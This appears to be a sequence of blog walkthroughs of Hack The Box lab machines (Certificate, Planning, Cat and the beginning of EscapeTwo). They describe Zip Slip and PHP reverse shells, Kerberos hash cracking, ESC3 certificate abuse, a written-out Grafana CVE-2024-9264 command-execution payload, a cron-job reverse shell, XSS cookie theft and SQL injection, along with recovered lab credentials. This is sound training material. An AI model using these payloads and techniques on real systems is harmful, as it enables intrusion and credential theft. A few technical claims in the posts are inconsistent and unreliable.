There is an upload button available in the quizz section.

We are required to upload a report in PDF, DOCX, PPTX, or XLSX format.

After a while, I uploaded a form.pdf file that contained empty content.

Once the file is successfully uploaded, we need to click the “HERE” link to verify that it has been uploaded into the system.

It worked like a charm.

Exploiting Zip Slip: From Archive to Remote Code Execution

Zip Slip is a critical arbitrary file overwrite vulnerability that can often lead to remote command execution. The flaw impacts thousands of projects, including those from major vendors such as HP, Amazon, Apache, and Pivotal. While this type of vulnerability has existed previously, its prevalence has recently expanded significantly across a wide range of projects and libraries.

Let’s implement a PHP reverse shell to establish a reverse connection back to our host.

Compress the PDF into dark.zip and upload it as a standard archive file.

We also compress the test directory, which includes exploit.php, into a ZIP archive.

Combine the two ZIP archives into a single ZIP file for upload as part of an authorized security assessment in an isolated testing environment.

Initiate the listener.

Upload the shell.zip file to the designated test environment within the authorized, isolated assessment scope.

Access the specified URL within the isolated test environment to observe the application’s behavior.

After a short interval, the connection was reestablished.

Among numerous users, the account xamppuser stood out.

Consequently, inspect the certificate.htb directory located under /xampp/htdocs.

I discovered information indicating that we can utilise the MySQL database.

Executing the MySQL command returned no errors, which is a positive sign.

MySQL Reconnaissance and Attack Surface Mapping

As a result, we navigated to /xampp/mysql/bin, used mysql.exe to run SQL commands, and successfully located the database.

The users table drew my attention.

There is a significant amount of information associated with several users.

While scrolling down, we identified a potential user named sara.b.

The hash was collected as shown above.

All the hashes use Blowfish (OpenBSD), WoltLab Burning Board 4.x, and bcrypt algorithms.

When using Hashcat, a specific hash mode is required.

After extended processing, the password for the suspected account sara.b was recovered as Blink182.

Attempting to access the machine using Sara.B’s credentials.

Unfortunately, Sara.B’s desktop contains no files.

Bloodhound enumeration

We can proceed with further analysis using the BloodHound platform.

Sara.B Enumeration for Lateral Movement

We can observe the WS-01 directory.

There are two different file types present.

The Description.txt file reports an issue with Workstation 01 (WS-01) when accessing the Reports SMB share on DC01. Incorrect credentials correctly trigger a “bad credentials” error, but valid credentials cause File Explorer to freeze and crash. This suggests a misconfiguration or fault in how WS-01 handles the SMB share, potentially due to improper permissions or corrupt settings. The behavior indicates a point of interest for further investigation, as valid access attempts lead to system instability instead of normal access.

Download the pcap file to our machine for further analysis.

Wireshark analaysis

There are numerous packets available for further investigation.

Upon careful analysis of packet 917, I extracted the following Kerberos authentication hash: $krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0.

Alternate Certificate Forging via Python Script

Alternatively, we can use a Python script here

Save the hash to hash.txt.

The recovered password is !QAZ2wsx.

This confirms that the account lion.sk can authenticate to WinRM using the password !QAZ2wsx.

We successfully accessed the lion.sk account as expected.

Read the user flag by running the command: type user.txt.

Escalate To Root Privileges Access

Privilege Escalation:

Sara.B is listed as a member of Account Operators and has GenericAll rights over the lion.sk account. In plain terms, that means Sara.B can fully manage the lion.sk user — change its password, modify attributes, add it to groups, or even replace its credentials. Because Account Operators is a powerful built‑in group and GenericAll grants near‑complete control over that specific account, this is a high‑risk configuration: an attacker who compromises Sara.B (or abuses her privileges) could take over lion.sk and use it to move laterally or escalate privileges.

Synchronise the system clock with certificate.htb using ntpdate: ntpdate -s certificate.htb

ESC3 Enumeration and CA Configuration Analysis

What is ESC3 Vulnerability?

In a company, employees get digital certificates—like special ID cards—that prove who they are and what they’re allowed to do. The ESC3 vulnerability happens when certain certificates allow users to request certificates on behalf of others. This means someone with access to these certificates can pretend to be another person, even someone with higher privileges like an admin.

Because of this, an attacker could use the vulnerability to gain unauthorized access to sensitive systems or data by impersonating trusted users. It’s like being able to get a fake ID that lets you enter restricted areas.

Fixing this involves limiting who can request these certificates and carefully controlling the permissions tied to them to prevent misuse.

Using lion.sk credentials, Certipy enumerated 35 certificate templates, one CA (Certificate-LTD-CA), 12 enabled templates, and 18 issuance policies. Initial CA config retrieval via RRP failed due to a remote registry issue but succeeded on retry. Web enrollment at DC01.certificate.htb timed out, preventing verification. Certipy saved results in text and JSON formats and suggests using -debug for stack traces. Next steps: review saved outputs and confirm DC01’s network/service availability before retrying.

Certipy flagged the template as ESC3 because it contains the Certificate Request Agent EKU — meaning principals allowed to enrol from this template (here CERTIFICATE.HTB\Domain CRA Managers, and Enterprise Admins listed) can request certificates on behalf of other accounts. In practice, that lets those principals obtain certificates that impersonate higher‑privilege users or services (for example ,issuing a cert for a machine or a user you don’t control), enabling AD CS abuse and potential domain escalation.

Request the certificate and save it as lion.sh.pfx.

Certificate Issued to Ryan.k

Sara.B is a member of Account Operators and has GenericAll permissions on the ryan.k account — in simple terms, Sara.B can fully control ryan.k (reset its password, change attributes, add/remove group membership, or replace credentials). This is high risk: if Sara.B is compromised or abused, an attacker can take over ryan.k and use it for lateral movement or privilege escalation. Recommended actions: limit membership in powerful groups, remove unnecessary GenericAll delegations, and monitor/account‑change audit logs.

Certipy requested a certificate via RPC (Request ID 22) and successfully obtained a certificate for UPN ryan.k@certificate.htb; the certificate object SID is S-1-5-21-515537669-4223687196-3249690583-1117 and the certificate with its private key was saved to ryan.k.pfx.

Unfortunately, the clock skew is too large.

When using the faketime command, it behaves as expected.

With explicit permission and in a controlled environment, verify whether the extracted hash can authenticate as ryan.k for investigative purposes.

Abusable Rights: SeManageVolumePrivilege

The following privileges are enabled: SeMachineAccountPrivilege — Add workstations to the domain; SeChangeNotifyPrivilege — Bypass traverse checking; SeManageVolumePrivilege — Perform volume maintenance tasks; SeIncreaseWorkingSetPrivilege — Increase a process’s working set.

Let’s create a temporary directory.

While executing the command, we encountered the error Keyset does not exist, indicating the required cryptographic key material is missing or inaccessible.

Therefore, we need to transfer the SeManageVolumeExploit.exe file to the target machine.

It refers to entries that have been modified.

I ran icacls on Windows, and it successfully processed 1 file with 0 failures.

Finally, it worked exactly as I expected.

We can now download the ca.pfx file to our local machine

Certificate Forgery for Domain Auth (Certipy)

We can convert the ca.pfx file into admin.pfx.

Authentication failed because the clock skew is too significant.

After switching to faketime, it worked like a charm.

Read the root flag by running the command: type root.txt.

The post Hack The Box: Certificate Machine Walkthrough – Hard Difficulty appeared first on Threatninja.net.

Hack The Box: Planning Machine Walkthrouh – Easy Diffucilty

By: darknite
Reading Time: 9 minutes

Introduction to Planning:

In this write-up, we will explore the “Planning” machine from Hack The Box, categorised as an easy difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.

Objective:

The goal of this walkthrough is to complete the “Planning” machine from Hack The Box by achieving the following objectives:

User Flag:

During reconnaissance, extensive fuzzing was required to identify a Grafana instance vulnerable to CVE-2024-9264—a critical flaw enabling arbitrary command execution through unsanitized SQL inputs in the DuckDB CLI. By deploying a proof-of-concept exploit, I successfully extracted files and ran commands, gaining entry to the Grafana container but not the underlying host. Subsequent enumeration uncovered valid credentials for the user “enzo,” which granted SSH access to the host system.

Root Flag:

Once on the host, I discovered the Crontab-UI service—a web-based tool for managing cron jobs—running on localhost:8000 and secured with Basic Authentication. Leveraging the earlier credentials for the “enzo” user, I authenticated to the interface and added a malicious cron job configured to establish a reverse shell connection.

Enumerating the Machine

Reconnaissance:

Nmap Scan:

Begin with a network scan to identify open ports and running services on the target machine.

nmap -sC -sV -oA initial 10.10.11.68

Nmap Output:

┌─[dark@parrot]─[~/Documents/htb/planning]
└──╼ $nmap -sC -sV -oA initial 10.10.11.68 
# Nmap 7.94SVN scan initiated Wed Sep 10 08:09:24 2025 as: nmap -sC -sV -oA initial 10.10.11.68
Nmap scan report for 10.10.11.68
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 10 08:09:35 2025 -- 1 IP address (1 host up) scanned in 11.35 seconds
┌─[dark@parrot]─[~/Documents/htb/planning]
└──╼ $

Analysis:

  • Port 22 (SSH): Secure Shell service for remote access.
  • Port 80 (HTTP): Web server running Apache.

Web Application Exploration:

The website for Edukate appears to be a standard educational platform.

What is Edukate?

Edukate is a free educational website template designed for online learning platforms and academic institutions. Its intuitive layout improves user engagement, while its clean, developer-friendly codebase makes customization simple. Built with Sass for easy maintenance, Edukate is optimized for page speed to deliver fast loading times and lower bounce rates. It is fully cross-browser compatible, ensuring a smooth experience across all major browsers, and SEO-friendly to help boost search engine rankings.

Source: themewagon/Edukate

No usable elements are present here.

Nothing noteworthy here either.

Web Enumeration:

Perform web enumeration to discover potentially exploitable directories and files.

gobuster vhost -u http://planning.htb -w combined_subdomains.txt --append-domain -t 50

Gobuster Output:

┌─[dark@parrot]─[/opt/SecLists/Discovery/DNS]
└──╼ $gobuster vhost -u http://planning.htb -w combined_subdomains.txt --append-domain -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://planning.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        combined_subdomains.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: grafana.planning.htb Status: 302 [Size: 29] [--> /login]
===============================================================
Finished
===============================================================
┌─[dark@parrot]─[/opt/SecLists/Discovery/DNS]
└──╼ $

Analysis:

Discovery: grafana.planning.htb

  • Gobuster found a valid virtual host: grafana.planning.htb.
  • This is likely an internal service meant for the organization’s team, not a public endpoint.
  • Since it contains grafana, it strongly suggests it is a Grafana dashboard instance.

Grafana Application

The grafana.planning.htb subdomain loads successfully and displays the Grafana login page.

We should be able to log in using the credentials provided by Hack The Box.

  • Username: admin
  • Password: 0D5oT70Fq13EvB5r

We need to inspect the traffic using Burp Suite.

First, I noticed that the endpoint /api/user/auth-tokens-rotate is available here.

We successfully gained access to the Grafana dashboard.

We also confirmed that the Grafana instance is running version 11.0.0

There are numerous tokens being rotated here.

This is what the response looks like in Burp Suite.

Critical SQL Expression Vulnerability in Grafana Enabling Authenticated LFI/RCE

This vulnerability targets Grafana 11’s experimental SQL Expressions feature, which allows users to post-process query results via custom SQL using DuckDB. The flaw arises because user input isn’t properly sanitized before being sent to the DuckDB CLI, enabling remote code execution (RCE) or arbitrary file reads. The root cause is unfiltered input passed directly to the DuckDB command-line interface. The CVSS v3.1 score is 9.9 (Critical).

Grafana doesn’t include DuckDB by default. For exploitation, DuckDB must be installed on the server and accessible in Grafana’s PATH. If it’s absent, the system is safe.

Using a PoC, we can exploit this flaw to read system files, demonstrating its impact and severity.

Let’s search Google for potential exploits targeting Grafana v11.0.0

This flaw enables authenticated users to attain remote code execution (RCE). I exploited it using the publicly available proof-of-concept from Nollium’s GitHub repository.

We successfully retrieved the /etc/passwd file.

When we ran the whoami command, it returned root, which is unexpected.

Let’s set up our listener.

Unfortunately, we were unable to execute the command due to an error.

As suspected, this is running inside a Docker container.

The environment variables reveal the Grafana admin credentials:

  • GF_SECURITY_ADMIN_USER=enzo
  • GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!.

Exploit CVE-2024-9264 using Burp Suite.

The api/ds/query endpoint is available in Grafana, and we can leverage it for this exploit.

If the full path is not specified, it responds with a “Not Found” message.

However, attempting to execute the full path results in an “Unauthorized” response.

It’s still the same; we need to send the JSON data here.

After replacing the token, it worked.

{
  "from": "1729313027261",
  "queries": [
    {
      "datasource": {"name": "Expression", "type": "__expr__", "uid": "__expr__"},
      "expression": "SELECT 1; install shellfs from community; LOAD shellfs; SELECT * FROM read_csv(\"whoami > /tmp/output.txt 2>&1 |")",
      "hide": false,
      "refId": "B",
      "type": "sql",
      "window": ""
    }
  ],
  "to": "1729334627261"
}

This JSON payload is a crafted query sent to Grafana’s api/ds/query endpoint. It uses the Expression data source with an SQL expression to run a sequence of commands: first installing and loading the shellfs extension, then executing whoami and redirecting the output to /tmp/output.txt. This effectively demonstrates command execution through CVE-2024-9264.

Reading the contents of /tmp/output.txt confirms that the whoami command executed on the target machine.

Let’s set up our listener to catch the reverse shell.

Use this SQL command to execute the bash script.

It’s hanging, which is a good sign that the payload is executing.

We successfully received a reverse shell connection.

We attempted to switch to the enzo user with su enzo, but it didn’t work.

SSH worked perfectly and allowed us to log in successfully.

We were able to read the user flag by running cat user.txt.

Escalate To Root Privileges Access

Privilege Escalation:

Locate the database file.

We discovered /opt/crrontabs/crontab.db.

The password for root_grafana is P4ssw0rdS0pRi0T3c.

Port 8000 is open here, which is unusual.

Let’s set up port forwarding for port 8000.

We need to provide the credentials to log in.

We need to use the credentials we discovered earlier to log in.

It turned out to be a cron jobs management interface.

What is Cronjob-UI?

Crontab-UI is an open-source Node.js web interface for managing cron jobs on Unix-like systems, simplifying tasks like creating, editing, pausing, deleting, and backing up crontab entries via a browser (default: http://localhost:8000). It reduces errors from manual text editing, supports error logging, email notifications, webhooks, and easy import/export for multi-machine deployment. Installation is via npm (npm install crontab-ui -g), with optional Docker support and Basic Auth for security. Ideal for beginners handling scheduled tasks.

We need to create a new cron job command.

The shell.sh file contains the reverse shell that will connect back to us.

We will use curl to fetch the file, as demonstrated earlier.

The file was transferred successfully, as expected.

We were able to access the root shell and read the root flag by running cat root.txt.

The post Hack The Box: Planning Machine Walkthrouh – Easy Diffucilty appeared first on Threatninja.net.

Hack The Box: Cat Machine Walkthrough – Medium Diffculity

By: darknite
Reading Time: 13 minutes

Introduction

This write-up details the “Cat” machine from Hack The Box, a Medium-rated Linux challenge.

Objective on Cat Machine

The goal is to complete the “Cat” machine by accomplishing the following objectives:

User Flag:

To obtain the user flag, an attacker first exploits a Stored Cross-Site Scripting (XSS) vulnerability in the user registration form, which allows stealing the administrator’s session cookie. With this stolen session, the attacker accesses the admin panel and exploits an SQL Injection flaw to extract sensitive user credentials from the database. After cracking these credentials, SSH access is gained as a regular user, enabling the retrieval of the user flag—a secret token proving user-level access.

Root Flag:

For the root flag, privilege escalation is performed by finding a vulnerable image processing script owned by the root user. The attacker crafts a malicious image payload that executes unauthorised commands with root privileges. This leads to obtaining a root shell—the highest level of system access—allowing capture of the root flag, which confirms full control over the machine.

Reconnaissance and Enumeration on Cat Machine

Establishing Connectivity

I connected to the Hack The Box environment via OpenVPN using my credentials, running all commands from a Parrot OS virtual machine. The target IP address for the Dog machine was 10.10.11.53.

Initial Scanning

To identify open ports and services, I ran an Nmap scan:

nmap -sC -sV 10.10.11.53 -oA initial

Nmap Output:

┌─[dark@parrot]─[~/Documents/htb/cat]
└──╼ $ nmap -sC -sV -oA initial -Pn 10.10.11.53
# Nmap 7.94SVN scan initiated Tue Jun 17 10:05:26 2025 as: nmap -sC -sV -oA initial -Pn 10.10.11.53
Nmap scan report for 10.10.11.53
Host is up (0.017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
|_  256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://cat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 17 10:05:33 2025 -- 1 IP address (1 host up) scanned in 7.38 seconds

Analysis:

  • Port 22 (SSH): OpenSSH 8.2p1 on Ubuntu 4ubuntu0.11 risks remote code execution if unpatched (e.g., CVE-2021-28041).
  • Port 80 (HTTP): Apache 2.4.41, vulnerable to path traversal (CVE-2021-41773), redirects to cat.htb, hinting at virtual host misconfigurations.

Web Enumeration:

Perform directory fuzzing to uncover hidden files and directories.

gobuster dir -u http://cat.htb -w /opt/common.txt

Let’s perform directory enumeration with Gobuster to identify any potentially useful resources.

Gobuster Output:

Web Path Discovery (Gobuster):

  • /.git Directory: Exposed Git repository risks source code leakage, revealing sensitive data like credentials or application logic.
  • /admin.php, /join.php, and Other Paths: Discovered sensitive endpoints may lack authentication, enabling unauthorised access or privilege escalation.

The website features a typical interface with user registration, login, and image upload functionalities, but the presence of an exposed .git directory and accessible admin endpoints indicate significant security vulnerabilities.

Git Repository Analysis with git-dumper

Utilised the git-dumper tool to clone the exposed Git repository by executing the command git-dumper http://cat.htb/.git/ git. Subsequently, employed a Git extraction tool to retrieve critical source code files, including join.php, admin.php, and accept_cat.php, for further analysis.

Within the cloned Git repository, several PHP files were identified, meriting further examination for potential vulnerabilities or insights.

Source Code Analysis and Review on Cat Machine

Source Code Review of accept_cat.php

The accept_cat.php file is intended to let the admin user 'axel' Accept a cat by inserting its name into the accepted_cats table and deleting the corresponding entry from the cats table. The script correctly verifies the user’s session and restricts actions to POST requests, which is good practice. However, it constructs the insertion SQL query by directly embedding the $cat_name variable without any sanitisation or use of prepared statements:

$sql_insert = "INSERT INTO accepted_cats (name) VALUES ('$cat_name')";
$pdo->exec($sql_insert);

This exposes the application to SQL injection attacks, as malicious input in catName could manipulate the query and compromise the database. On the other hand, the deletion query is properly parameterised, reducing risk. To secure the script, the insertion should also use prepared statements with bound parameters. Overall, while session checks and request validation are handled correctly, the insecure insertion query represents a critical vulnerability in accept_cat.php.

Vulnerability Review of admin.php

This admin page lets the user ‘axel’ manage cats by viewing, accepting, or rejecting them. It correctly checks if the user is logged in as ‘axel’ before allowing access and uses prepared statements to fetch cat data from the database safely. The cat details are displayed with proper escaping to prevent cross-site scripting attacks.

However, the page sends AJAX POST requests to accept_cat.php and delete_cat.php without any protection against Cross-Site Request Forgery (CSRF). This means an attacker could potentially trick the admin into performing actions without their consent. Also, based on previous code, the accept_cat.php script inserts data into the database without using prepared statements, which can lead to SQL injection vulnerabilities.

To fix these issues, CSRF tokens should be added to the AJAX requests and verified on the server side. Additionally, all database queries should use prepared statements to ensure user input is handled securely. While the page handles session checks and output escaping well, the missing CSRF protection and insecure database insertion are serious security concerns.

Security Audit of view_cat.php

The view_cat.php script restricts access to the admin user 'axel' and uses prepared statements to safely query the database, preventing SQL injection. However, it outputs dynamic data such as cat_name, photo_path, age, birthdate, weight, username, and created_at directly into the HTML without escaping. This creates a Cross-Site Scripting (XSS) vulnerability because if any of these fields contain malicious code, it will execute in the admin’s browser.

The vulnerable code includes:

Cat Details: <?php echo $cat['cat_name']; ?>
<img src="<?php echo $cat['photo_path']; ?>" alt="<?php echo $cat['cat_name']; ?>" class="cat-photo">
<strong>Name:</strong> <?php echo $cat['cat_name']; ?><br>
<strong>Age:</strong> <?php echo $cat['age']; ?><br>
</code>

To mitigate this, all output should be passed through htmlspecialchars() to encode special characters and prevent script execution. Additionally, validating the image src attribute is important to avoid loading unsafe or external resources. Without these measures, the page remains vulnerable to XSS attacks.

Input Validation Analysis of join.php

The provided PHP code is vulnerable to several security issues, primarily due to improper input handling and weak security practices. Below is an explanation of the key vulnerabilities, followed by the relevant code snippets:

  1. Cross-Site Scripting (XSS): The code outputs $success_message and $error_message without sanitisation, making it susceptible to XSS attacks. User inputs (e.g., $_GET['username'], $_GET['email']) are directly echoed, allowing malicious scripts to be injected.
<?php if ($success_message != ""): ?>
   <div class="message"><?php echo $success_message; ?></div>
   <?php endif; ?>
   <?php if ($error_message != ""): ?>
   <div class="error-message"><?php echo $error_message; ?></div>
   <?php endif; ?>
  1. Insecure Password Storage: Passwords are hashed using MD5 (md5($_GET['password'])), which is cryptographically weak and easily cracked.
$password = md5($_GET['password']);
  1. SQL Injection Risk: While prepared statements are used, the code still processes unsanitized $_GET inputs, which could lead to other injection vulnerabilities if not validated properly.
  2. Insecure Data Transmission: Using $_GET for sensitive data like passwords, exposing them in URLs risks interception.

To mitigate these, use htmlspecialchars() for output, adopt secure hashing (e.g., password_hash()), validate inputs, and use $_POST for sensitive data.

Workflow Evaluation of contest.php

The PHP code for the cat contest registration page has multiple security flaws due to weak input handling and poor security practices. Below are the key vulnerabilities with relevant code snippets:

Cross-Site Scripting (XSS): The $success_message and $error_message are output without sanitization, enabling reflected XSS attacks via crafted POST inputs (e.g., cat_name=<script>alert(‘XSS’)</script>).

<?php if ($success_message): ?>
    <div class="message"><?php echo $success_message; ?></div>
<?php endif; ?>
<?php if ($error_message): ?>
    <div class="error-message"><?php echo $error_message; ?></div>
<?php endif; ?>
  • Weak Input Validation: The regex (/[+*{}’,;<>()\\[\\]\\/\\:]/) in contains_forbidden_content is too permissive, allowing potential XSS or SQL injection bypasses.
$forbidden_patterns = "/[+*{}',;<>()\\[\\]\\/\\:]/";
  • Insecure File Upload: The file upload trusts getimagesize and uses unsanitized basename($_FILES[“cat_photo”][“name”]), risking directory traversal or malicious file uploads.
$target_file = $target_dir . $imageIdentifier . basename($_FILES["cat_photo"]["name"]);

To mitigate, sanitize outputs with htmlspecialchars(), use stricter input validation (e.g., FILTER_SANITIZE_STRING), sanitize file names, restrict upload paths, and validate file contents thoroughly.

User Registration and Login

Clicking the contest endpoint redirects to the join page, which serves as the registration page.

Let’s create a new account by completing the registration process.

The registration process was completed successfully, confirming that new user accounts can be created without errors or restrictions.

Logging in with the credentials we created was successful.

After a successful login, the contest page is displayed as shown above.

Let’s complete the form and upload a cat photo as required.

Successfully submitted the cat photo for inspection.

Exploiting XSS to Steal Admin Cookie for Cat Machine

Initialise the listener.

Injected a malicious XSS payload into the username field.

Let’s create a new account by injecting malicious XSS code into the Username field while keeping all other inputs valid.

Let’s fill out the form with normal inputs as before.

The process may take a few seconds or minutes, depending on the response time. I have attempted multiple times to ensure it works successfully.

Used Firefox Dev Tools to set the cookie and gain access to admin features

Once we obtain the token hash, we need to copy and paste it into Firefox’s inspector to proceed further.

After that, simply refresh the page, and you will notice a new “Admin” option has appeared in the menu bar.

Clicking the Admin option in the menu bar redirects us to the page shown above.

Click the accept button to approve the submitted picture.

Leveraging XSS Vulnerability to Retrieve Admin Cookie for Cat Machine

Used Burp Suite to analyze POST requests.

Use Burp Suite to examine network packets for in-depth analysis.

Test the web application to determine if it is vulnerable to SQL injection attacks.

Attempting to inject the SQL command resulted in an “access denied” error, likely due to a modified or invalid cookie.

SQL Injection and Command Execution

After reconstructing the cookie, the SQL injection appears to function as anticipated.

Successfully executed command injection.

We can use the curl command to invoke the malicious file and execute it. The fact that it’s hanging is promising, indicating potential success.

It was observed that bash.sh has been transferred to the victim’s machine.

Success! A shell was obtained as the www-data user.

Database Enumeration

It’s unusual to find cat.db while searching for the database file.

Transfer the SQL file to our local machine.

We discovered that cat.db is a SQLite 3.x database.

sqlite3 cat.db opens the cat.db file using the SQLite command-line tool, allowing you to interact with the database—run queries, view tables, and inspect its contents.

The cat.db database contains three tables: accepted_cats, cats, and users, which likely stores approved cat entries, general cat data, and user information, respectively.

Immediate cracking is possible for some obtained hashes.

The screenshot shows the hashes after I rearranged them for clarity.

Breaking Password Security: Hashcat in Action

We need to specify the hash mode, which in this case could be MD5.

We successfully cracked the hash for the user Rosa, revealing the password: soyunaprincesarosa.

Boom! We successfully gained access using Rosa’s password.

The access.log file reveals the password for Axel.

The user Axel has an active shell account.

The credentials for Axel, including the password, were verified successfully.

Access is achievable via either pwncat-cs or SSH.

Executing the appropriate command retrieves the user flag.

Escalate to Root Privileges Access on Cat Machine

Privilege Escalation

The Axel user does not have sudo privileges on the cat system.

Email Analysis

We can read the message sent from Rosa to Axel.

The emails are internal updates from Rosa about two upcoming projects. In the first message, Rosa mentions that the team is working on launching new cat-related web services, including a site focused on cat care. Rosa asks Axel to send details about his Gitea project idea to Jobert, who will evaluate whether it’s worth moving forward with. Rosa also notes that the idea should be clearly explained, as she plans to review the repository herself. In the second email, Rosa shares that they’re building an employee management system. Each department admin will have a defined role, and employees will be able to view their tasks. The system is still being developed and is hosted on their private Gitea platform. Rosa includes a link to the repository and its README file, which has more information and updates. Both emails reflect early planning stages and call for team involvement and feedback.

Checking the machine’s open ports reveals that port 3000 is accessible.

Therefore, we need to set up port forwarding for port 3000.

Gitea Exploitation on Cat Machine

A screenshot of a computer

AI-generated content may be incorrect.

The service running on port 3000 is the Gitea web interface.

A screenshot of a login screen

AI-generated content may be incorrect.

Using Axel’s credentials, we successfully logged in.

Gitea service is running version 1.22.0, which may contain specific features and known vulnerabilities relevant for further evaluation.

Start the Python server to serve files or host a payload for the next phase of the assessment.

Inject the XSS payload as shown above.

The fake email is sent to the user jobert to test the functionality.

Obtained a base64-encoded cookie ready for decoding.

The decoded cookie appears to contain the username admin.

Edit the file within the Gitea application.

Obtained the token as shown above.

A screenshot of a computer screen

AI-generated content may be incorrect.
<?php
$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';

if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']) || 
    $_SERVER['PHP_AUTH_USER'] != $valid_username || $_SERVER['PHP_AUTH_PW'] != $valid_password) {
    
    header('WWW-Authenticate: Basic realm="Employee Management"');
    header('HTTP/1.0 401 Unauthorized');
    exit;
}

This PHP script enforces HTTP Basic Authentication by verifying the client’s username and password against predefined valid credentials: the username “admin” and the password “IKw75eR0MR7CMIxhH0.” Upon receiving a request, the script checks for authentication headers and validates them. If the credentials are missing or incorrect, it responds with a 401 Unauthorised status and prompts the client to authenticate within the “Employee Management” realm.

The password discovered grants root access and functions as an administrator password on Windows machines.

Executing the appropriate command retrieves the root flag.

The post Hack The Box: Cat Machine Walkthrough – Medium Diffculity appeared first on Threatninja.net.

Hack The Box: EscapeTwo Machine Walkthrough – Easy Difficulty

By: darknite
Reading Time: 9 minutes

Introduction to EscapeTwo

This write-up will explore the “EscapeTwo” machine from Hack The Box, categorised as an easy difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.

Objective:

The goal of this walkthrough is to complete the “EscapeTwo” machine from Hack The Box by achieving the following objectives:

User Flag:

The attacker explored the target machine’s network services and exploited weak access controls. Initial scans identified open ports, including SMB, enabling access to shared folders. By reviewing these files, the attacker discovered a password and identified a user account (Ryan) with elevated permissions. Using these permissions, the attacker connected remotely to the system and retrieved the user flag with a simple command.

Root Flag:

First, the attacker escalated privileges by exploiting an Active Directory misconfiguration. Next, using the Ryan account, they employed tools to identify and modify permissions, thereby gaining control over a privileged account. With this control in hand, the attacker then acquired a special certificate, subsequently authenticated as an administrator, and finally retrieved the root flag with a command.

Enumerating the EscapeTWO Machine

Reconnaissance:

Nmap Scan:

Begin with a network scan to identify open ports and running services on the target machine.

nmap -sC -sV -oN nmap_initial.txt 10.10.11.51

Nmap Output:

┌─[dark@parrot]─[~/Documents/htb/escapetwo]
└──╼ $nmap -sC -sV -oA initial -Pn 10.10.11.51
Nmap scan report for 10.10.11.51
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-16 14:15:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-16T14:16:37+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2025-05-16T11:51:14
|_Not valid after:  2026-05-16T11:51:14
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2025-05-16T11:51:14
|_Not valid after:  2026-05-16T11:51:14
|_ssl-date: 2025-05-16T14:16:37+00:00; 0s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info: 
|   10.10.11.51:1433: 
|     Version: 
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-16T04:02:09
|_Not valid after:  2055-05-16T04:02:09
|_ssl-date: 2025-05-16T14:16:37+00:00; 0s from scanner time.
| ms-sql-ntlm-info: 
|   10.10.11.51:1433: 
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
